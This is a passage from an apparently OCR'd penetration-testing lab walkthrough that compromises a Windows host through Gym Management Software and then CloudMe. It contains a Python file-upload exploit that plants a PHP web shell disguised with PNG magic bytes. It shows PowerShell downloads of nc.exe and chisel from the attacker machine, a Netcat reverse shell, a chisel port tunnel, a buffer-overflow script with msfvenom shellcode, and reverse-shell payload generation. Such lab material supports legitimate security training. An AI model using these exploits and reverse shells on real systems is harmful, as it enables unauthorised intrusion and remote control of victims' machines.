
```python
if __name__ == "__main__":
    print header();
    if len(sys.argv) != 2:
        print formatHelp("(+) Usage:\t python %s <WEBAPP_URL>" % sys.argv[0])
        print formatHelp("(+) Example:\t python %s 'https://10.0.0.3:443/gym/'" % sys.argv[0])
        sys.exit(-1)
    SERVER_URL = sys.argv[1]
    UPLOAD_DIR = 'upload.php?id=kamehameha'
    UPLOAD_URL = SERVER_URL + UPLOAD_DIR
    s = requests.Session()
    s.get(SERVER_URL, verify=False)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a'
    png     = {
                'file':
                  (
                    'kaio-ken.php.png',
                    PNG_magicBytes+'\n'+'<?php echo shell_exec($_GET["telepathy"]); ?>',
                    'image/png',
                    {'Content-Disposition': 'form-data'}
                  )
              }
    fdata   = {'pupload': 'upload'}
    r1 = s.post(url=UPLOAD_URL, files=png, data=fdata, verify=False)
    webshell(SERVER_URL, s)
```

Remote Code Execution (RCE)

```
$ searchsploit gym management
$ searchsploit –m 48506

$ python2 48506.py http://10.10.10.XXX:8080/
C:\xampp\htdocs\gym\upload>
```

#3 Initial Access via Reverse Shell

Reverse Shell



Download Netcat

```
$ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe

$ cp `locate nc.exe` .

$ python3 –m http.server 80
```

```
C:\xampp\htdocs\gym\upload>

powershell Invoke-WebRequest -Uri http://10.10.14.X/nc.exe -Outfile nc.exe
```

Establish the initial Reverse Shell


```
$ nc -lvnp 4444
```

```
C:\xampp\htdocs\gym\upload> nc 10.10.14.YYYY 4444 -e cmd.exe
```

#4 Reconnaissance / Exploit Selection

Reconnaissance

```
C:\Users\shaun\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Downloads

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
16/06/2020  16:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   7,352,987,648 bytes free
```



Known Public Exploit

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit cloudme
```

Exploit Title	Path
CloudMe 1.11.2 - Buffer Overflow (PoC)	windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR)	windows/local/48499.txt
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_ASLR)	windows/local/48840.py
Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass)	windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit)	windows/remote/44175.rb
CloudMe Sync 1.11.0 - Local Buffer Overflow	windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt	windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)	windows_x86-64/remote/46250.py
CloudMe Sync < 1.11.0 - Buffer Overflow	windows/remote/44027.py
CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)	windows_x86-64/remote/44784.py

```
Shellcodes: No Results

┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit -m 48389
  Exploit: CloudMe 1.11.2 - Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/48389
     Path: /usr/share/exploitdb/exploits/windows/remote/48389.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
```

https://www.exploit-db.com/exploits/48389


#5 Buffer Overflow

CloudMe only listens on localport 8888

```
C:\Users\shaun\Downloads>netstat -an | findstr LISTEN
netstat -an | findstr LISTEN
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    10.10.10.198:139       0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3306         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:7680              [::]:0                 LISTENING
  TCP    [::]:8080              [::]:0                 LISTENING
  TCP    [::]:49664             [::]:0                 LISTENING
  TCP    [::]:49665             [::]:0                 LISTENING
  TCP    [::]:49666             [::]:0                 LISTENING
  TCP    [::]:49667             [::]:0                 LISTENING
  TCP    [::]:49668             [::]:0                 LISTENING
  TCP    [::]:49669             [::]:0                 LISTENING
```

Using Chisel to proxy port 8888

Get it from https://github.com/jpillora/chisel



Download chisel

```
$ gunzip chisel_1.10.1_linux_386.gz
$ gunzip chisel_1.10.1_windows_386.gz
$ python3 –m http.server 80
```

```
C:\xampp\htdocs\gym\upload>

powershell Invoke-WebRequest -Uri http://10.10.14.X/chisel.exe -Outfile
chisel.exe
```

Run chisel

```
$ ./chisel server --reverse –p 9999
```

```
C:\xampp\htdocs\gym\upload>

chisel.exe client 10.10.14.X:9999 R:8888:127.0.0.1:8888
```

Adapting the Exploit

```
import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload    = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload   += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload   += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload   += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload   += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload   += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
payload   += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
payload   += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload   += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
payload   += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
payload   += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload   += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
payload   += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload   += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
payload   += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload   += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload   += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

Replace with your own shellcode

Generating a Payload (unstaged reverse shell)


```
$ msfvenom --list payloads | grep windows | grep reverse_tcp
```

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.X \
      LPORT=2222 -f python -v payload
```

```
$ nc -lvp 2222
```


#6 Buffer Overflow Theory

Program Memory (32bit)

